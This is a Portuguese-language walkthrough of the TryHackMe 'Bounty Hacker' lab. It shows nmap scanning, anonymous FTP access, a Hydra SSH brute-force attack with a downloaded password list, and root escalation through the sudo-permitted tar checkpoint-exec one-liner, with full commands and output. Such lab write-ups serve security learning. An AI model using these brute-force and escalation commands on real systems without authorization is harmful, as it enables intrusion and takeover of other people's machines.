Bounty Hacker – TryHackMe

Dificuldade: fácil

10/04/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 3
3. Exploração 4
4. Escalada de Privilégios 7
5. Conclusão 9
6. Referencias 9

1. Visão Geral

O desafio consiste na exploração de um sistema vulnerável exposto em rede, com o objetivo de obter acesso privilegiado. A superfície de ataque envolve principalmente serviços de rede mal configurados, com destaque para um servidor FTP acessível e um serviço SSH utilizado para autenticação remota.

O vetor principal de ataque baseia-se na obtenção de informações sensíveis a partir de serviços expostos, que permitem a descoberta de possíveis credenciais. Essas credenciais são então utilizadas para autenticação no sistema, possibilitando o acesso inicial.

A partir desse ponto, o caminho até o objetivo envolve a enumeração interna do sistema e a identificação de permissões inadequadas que permitem a escalada de privilégios, culminando no controle total da máquina.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, foi realizado o acesso ao endereço IP da máquina por meio de um navegador web. Como resultado, foi possível visualizar uma aplicação web que apresentava uma mensagem indicando que havia uma ideia de “sequestrado” e o desafio de obter acesso root no servidor.

Figura 1 – Proposta do desafio

Para uma análise inicial, utilizo o seguinte comando para ver o código fonte:

```
Ctrl + U
```

No entanto, essa etapa não revelou nenhuma informação relevante para o avanço da exploração.

2.2 Enumeração de portas

Dessa forma, realizei uma varredura de portas no servidor utilizando a ferramenta nmap, com o objetivo de identificar quais serviços estavam em execução:

```
nmap -T4 <IP do alvo>
```

Durante a varredura inicial, observou-se que o host não respondeu às sondagens ICMP (protocolo utilizado para diagnóstico de rede), o que impediu a confirmação de que o alvo estava ativo.

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 10.67.169.194
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 07:06 -0400
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.76 seconds
```

Figura 2 – Bloqueio encontrado

Dessa forma, foi necessário utilizar a flag **-Pn**, que instrui o nmap a ignorar a etapa de descoberta de host e prosseguir diretamente com o escaneamento das portas:

```
nmap -Pn -T4 <Ip alvo>
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 07:11 -0400
Nmap scan report for 10.67.169.194 (10.67.169.194)
Host is up (0.14s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Figura 3- Portas que estavam sendo utilizadas

3. Exploração

A partir dos resultados obtidos, identifiquei um serviço FTP em execução na porta 21. O **FTP (File Transfer Protocol)** é um protocolo de rede utilizado para a transferência de arquivos entre cliente e servidor.

Diante disso, realizei uma tentativa de autenticação utilizando o usuário **anonymous**, prática comum em testes de segurança, uma vez que muitos servidores FTP permitem acesso anônimo por padrão ou devido a configurações inadequadas.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.67.169.194
Connected to 10.67.169.194.
220 (vsFTPd 3.0.5)
Name (10.67.169.194:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 4- Portas que estavam sendo utilizadas

Após obter acesso ao servidor FTP, utilizei o o comando **ls** para listar os arquivos disponíveis no diretório atual e com o resultado, identifiquei dois arquivos armazenados no servidor, indicando a possível presença de informações relevantes para a continuidade da análise

```
ftp> ls

200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

Figura 5- Arquivos armazenados

Dessa forma, foi utilizado o comando

```
get <nome do arquivo>
```

para realizar o download dos arquivos disponíveis no servidor FTP. Esse procedimento permitiu transferir ambos os arquivos para a máquina local, possibilitando uma análise mais detalhada de seu conteúdo.

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*********************************************************************|   418      332.68 KiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (2.74 KiB/s)
```

Figura 6- Execução do comando get locks

```
ftp> get task.txt
local: task.txt remote: task.txt
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*********************************************************************|    68      112.17 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.45 KiB/s)
```

Figura 7- Execução do comando get task

Em seguida, utilizei o comando **cat** para visualizar o conteúdo dos arquivos obtidos que tinham informações relevantes: um dos arquivos continha uma lista que aparentava ser uma senha ou possíveis credenciais, enquanto o outro apresentava uma tarefa ou instrução, possivelmente relacionada a um usuário do sistema.



Figura 8- Arquivos encontrados

No entanto, até o momento, não havia encontrado um serviço de autenticação claro para utilizá-las. Diante disso, tentei realizar uma enumeração de diretórios na aplicação web utilizando a ferramenta **Gobuster**, com o objetivo de identificar possíveis páginas ocultas ou áreas de login:

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
html,php,txt
```

Durante a enumeração, identifiquei apenas os diretórios **/images/** e **/javascript/, realizei a** análise dos arquivos presentes nesses diretórios por meio da inspeção do código-fonte, no entanto, não encontrei informações relevantes ou indícios que pudessem ser explorados.

Dessa forma, percebi que esse caminho não levaria a um avanço significativo na exploração, sendo necessário adotar outra abordagem. Considerando a existência de uma lista de senhas e a identificação prévia de um possível usuário, tentei realizar um ataque de força bruta contra o serviço SSH, utilizando a ferramenta Hydra:

```
hydra -l <usuario> -P senhas.txt ssh://<IP_DO_ALVO>
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l lin -P locks.txt 10.67.169.194 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these ***  ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 08:08:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.67.169.194:22/
[22][ssh] host: 10.67.169.194   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 08:09:06
```

Figura 9- Força Bruta para achar a Senha

Esse procedimento teve como objetivo testar as senhas obtidas anteriormente na tentativa de autenticação no serviço SSH, buscando acesso ao sistema. Como resultado, uma combinação válida de usuário e senha. Com essas credenciais, foi realizada a conexão ao servidor por meio do protocolo SSH:

```
ssh <usuario>@<IP_DO_ALVO>
```

```
┌──(kali㉿kali)-[~]
└─$ ssh lin@10.67.169.194
The authenticity of host '10.67.169.194 (10.67.169.194)' can't be established.
ED25519 key fingerprint is: SHA256:4/myKjIWyPuSv6b45P/kKi8Pap75K+5Y+aYRc5H77bU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.67.169.194' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lin@10.67.169.194's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-67-169-194:~/Desktop$ whoami
lin
lin@ip-10-67-169-194:~/Desktop$ ls
user.txt
lin@ip-10-67-169-194:~/Desktop$ cat user.txt
```

Figura 10- Acesso ao ssh

Dessa forma, após obter acesso ao sistema, explorei os diretórios do usuário, onde foi possível localizar o arquivo **user.txt**. A partir disso, foi feita a leitura do arquivo, permitindo a obtenção da primeira flag do sistema.

4. Escalada de Privilégios

Apesar de já possuir acesso ao sistema, ainda não havia sido obtido acesso como **root**. Dessa forma, iniciei o processo de escalada de privilégios.

Para identificar possíveis vetores de exploração, utilizei o comando abaixo, que busca por arquivos com permissão **SUID (Set User ID)**:

```
find / -perm -4000 2>/dev/null
```

Durante a análise dos resultados, foi identificada a presença do binário **sudo**, o que indicava a possibilidade de execução de comandos com privilégios elevados.

```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Apr 10 07:16:52 2026 from 192.168.222.126
lin@ip-10-67-169-194:~/Desktop$ find / -perm -4000 2>/dev/null
/snap/core18/2934/bin/mount
/snap/core18/2934/bin/ping
/snap/core18/2934/bin/su
/snap/core18/2934/bin/umount
/snap/core18/2934/usr/bin/chfn
/snap/core18/2934/usr/bin/chsh
/snap/core18/2934/usr/bin/gpasswd
/snap/core18/2934/usr/bin/newgrp
/snap/core18/2934/usr/bin/passwd
/snap/core18/2934/usr/bin/sudo
/snap/core18/2934/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2934/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/bin/chfn
/snap/core24/1055/usr/bin/chsh
/snap/core24/1055/usr/bin/gpasswd
/snap/core24/1055/usr/bin/mount
/snap/core24/1055/usr/bin/newgrp
/snap/core24/1055/usr/bin/passwd
/snap/core24/1055/usr/bin/su
/snap/core24/1055/usr/bin/sudo
/snap/core24/1055/usr/bin/umount
/snap/core24/1055/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1055/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/libgtk3-nocsd.so.0
/usr/lib/snapd/snap-confine
/bin/tar
/bin/fusermount
/bin/su
/bin/mount
/bin/umount
```

Figura 12 – Resultado do find

Em seguida, executei o comando abaixo para verificar as permissões disponíveis para o usuário atual:

```
sudo -l
```

```
lin@ip-10-67-169-194:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-67-169-194:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-67-169-194:
    (root) /bin/tar
```

Figura 13 – Resultado do sudo -l

O resultado do comando indicou que o usuário **lin** pode executar o binário **/bin/tar** como root:

O comando **tar** é uma ferramenta utilizada para arquivamento e compactação de arquivos no sistema Linux. No entanto, quando permitido via **sudo**, ele pode ser explorado para executar comandos arbitrários com privilégios elevados. Nesse contexto, usei dessa permissão utilizando a seguinte instrução:

```
sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Esse comando explora a funcionalidade de *checkpoint* do **tar** para executar um shell (**/bin/sh**) com privilégios de root.

```
lin@ip-10-67-169-194:~/Desktop$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# ls
user.txt
# cd /root
# ls
root.txt  snap
# cat root.txt
```

Figura 13 – Resultado da exploração com tar

Como resultado, consegui o acesso ao sistema com privilégios administrativos (root). Após isso, foi possível localizar e acessar o arquivo **root.txt**, obtendo assim a flag final do desafio.

5. Conclusão

A exploração iniciou-se com a identificação de serviços ativos por meio de varredura com Nmap, revelando um servidor FTP acessível. A partir do acesso anônimo, foram obtidos arquivos contendo possíveis credenciais, que posteriormente foram utilizados em um ataque de força bruta via SSH, garantindo acesso ao sistema como o usuário *lin*. Após a enumeração interna, identificou-se a possibilidade de execução do binário **tar** com privilégios elevados via sudo, o que permitiu a escalada de privilégios para root. Por fim, foi possível acessar o arquivo **root.txt** e concluir o desafio.

6. Referencias

https://gtfobins.org/gtfobins/tar/
https://www.kali.org/tools/hydra/